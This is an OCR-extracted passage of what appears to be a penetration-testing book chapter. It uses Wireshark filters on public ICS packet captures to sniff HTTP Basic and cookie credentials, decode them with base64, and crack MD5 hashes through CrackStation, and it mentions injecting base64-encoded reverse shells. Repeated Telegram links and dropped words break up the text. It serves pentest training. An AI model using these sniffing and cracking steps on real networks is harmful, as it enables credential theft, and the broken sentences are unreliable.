Not only is it important for a pentester to be able to compromise a system, but it's also important to be able to articulate clearly and succinctly where security flaws exist and how you exploited them to obtain access to an environment. This is the first time I've actually addressed this subject. But now that we're going into traffic analysis and will encounter a lot of fascinating data, I can't emphasize enough how important it is to keep a running notepad to keep track of the assets viewed, information recorded, pivot points that may be exploited, and credentials sniffed across the wire. All of this information should be documented and easily accessible when it comes time to submit your final report. You'll thank me later for starting

https://t.me/learningnets

to take notes and documenting the wealth of intriguing stuff you found on the internet.

Now, if you go back to the technical prerequisites section, you'll notice that I included a link to the 4SICS Geek Lounge packet captures. Here's the link again for a refresher:

You can now use whatever PCAPs you have on hand. These are freely available to the industry and assist us in harnessing the power of display filters.

Examine Wireshark and open the PCAP file labelled Wireshark should show around 1.2 million packets loaded. I want you to attempt the first display filter that was discussed in the previous part. You should see something like this after using the http.authbasic filter:

https://t.me/learningnets




Figure 6.12: The http.authbasic display filter

If you see the Authorization: Basic YWRtaW46YWRtaW4= field and value, you may use your command-line skills to fix it by typing:

echo YWRtaW46YWRtaW4= | base64 -d

The admin:admin credentials will be used on the command line.

If you like to work with tools, I highly recommend CyberChef, which can be found at

CyberChef is an excellent graphical tool for encoding/decoding, cryptography analysis and conversions, and other tasks. In a nutshell,

https://t.me/learningnets

there are inputs, outputs, and recipes. In our situation, we'll use the From Base64 method and insert the basic hash in the Input section. The admin:admin credentials are displayed in the Output area, as demonstrated in the following screenshot:




Figure 6.13: CyberChef from Base64

I prefer to decode and do other activities using Base64 from the command line, depending on CyberChef solely for more involved jobs like encoding Node.js reverse shells in Base64 and injecting them into a misconfigured web portal, but I digress. Now, if you check through that filter again, you should see a second set of credentials; can you locate them?

The second set of credentials will be Authorization: Basic which is

https://t.me/learningnets

Remember how I said before that you should take notes? Let’s have a look at what we’ve discovered using a basic display filter. The following is what we have:

Asset 192.168.2.42 uses admin:admin as its credentials to communicate through HTTP to port 80 on

Asset 192.168.2.88 uses root:root as its credentials to communicate over HTTP to port 80 on and the user agent shows that it is probably Ubuntu Linux x86 64 running Firefox for access.

All of this material is quite beneficial. We know there are two subnets and that.2 can connect with.88. We know there are two web servers up and running, and they’re utilizing an ancient authentication mechanism, which leads me to suspect they’re vulnerable to additional exploitation. I like to sketch the links for subsequent visual reference, similar to the following figure:

https://t.me/learningnets




Figure 6.14: A visual aid of the HTTP access

https://t.me/learningnets

Next, we'll switch the filter from http.authbasic to which should result in roughly 5,800 packets containing and OPTIONS requests. From here, I can rapidly check the Info column for anything particularly intriguing, such as filenames, or POST requests, authorization attempts, or anything else that would reveal further information about the network. Because we can view POST requests, I'm going to change my filter to focus on POST requests alone, as seen in the following picture:





Figure 6.15: The POST requests

We've now reduced the number of packets from 5,800 to 15. Examine the Info column, as seen in the following snapshot, to see if there's anything that could be of interest:



https://t.me/learningnets

Figure 6.16: The Info column

We can see from the filter that we have some interesting URLs that are being posted to:

/goform/svLogin

/home.asp

/view/

The form elements are given in plaintext, as demonstrated in the following picture, when we click on the initial /goform/svLogin POST request and navigate to the application/x-www-form-urlencoded area.

Figure 6.17: The /goform/svLogin POST request

Another set of root:dbps credentials has recently been discovered. Now that we've jotted down this information, we may add the following:

https://t.me/learningnets

Asset 192.168.2.42 is interacting with asset which is a Digiboard device using the root:dbps credentials, through HTTP on port

The POST request for /home.asp would be the following packet. When we examine the packet, we come across a very intriguing discovery, Cookie, as seen in the following image:




Figure 6.18: The Cookie field

Here, we can see another set of credentials:

AccountName508=admin

Password508=0192023a7bbd73250516f069df18b500

This is intriguing because the password appears to be encrypted. We may utilize a few different approaches to figure out what form of encryption is being used. Personally, I alternate between haiti and hash-identifier. We'll use hash-identifier in this example and run the command below on our Kali instance, which we set up in Chapter 1: Using

echo 0192023a7bbd73250516f069df18b500 | hash-identifier

https://t.me/learningnets

You should get a response that is similar to the following:

Figure 6.19: Hash ID

Now that we know this hash is probably an MD5 hash, we may try to break it using a variety of tools like hashcat or John the Ripper. However, I'm going to go to crackstation.net, plug in the hash, and quickly see whether it's already been cracked. And, lo and behold, it has, as indicated in the following screenshot:




Figure 6.20: crackstation.net MD5

https://t.me/learningnets

Now I’m going to extract the hashes from each of the queries and check them on The following are the expected outcomes:




Figure 6.21: CrackStation passwords found

The discovered credential pairs are as follows:

admin:admin123

user:user123

admin:123

admin:ADMIN123

https://t.me/learningnets

root:root123

It should be noted that not all of these credentials are genuine, and we will need to dig further into the communication between the devices to determine which credentials are valid. This may be accomplished by selecting one of the packets and right-clicking on it. Then, as seen in the following picture, select Follow | HTTP




Figure 6.22: Follow | HTTP Stream

https://t.me/learningnets

This particular received packet has the following output:




Figure 6.23: HTTP 302 redirect

We may fairly infer that the credentials provided were wrong because we observe an HTTP/1.0 302 If you continue to examine the packets in this fashion, you should receive an HTTP/1.0 200 OK indicating that the credentials are legitimate and the user is authorized within the web portal:

https://t.me/learningnets

Figure 6.24: HTTP 200 OK

Now is the time to update our earlier diagram and make sure our notes are up to date. This is how the new diagram will appear:

https://t.me/learningnets

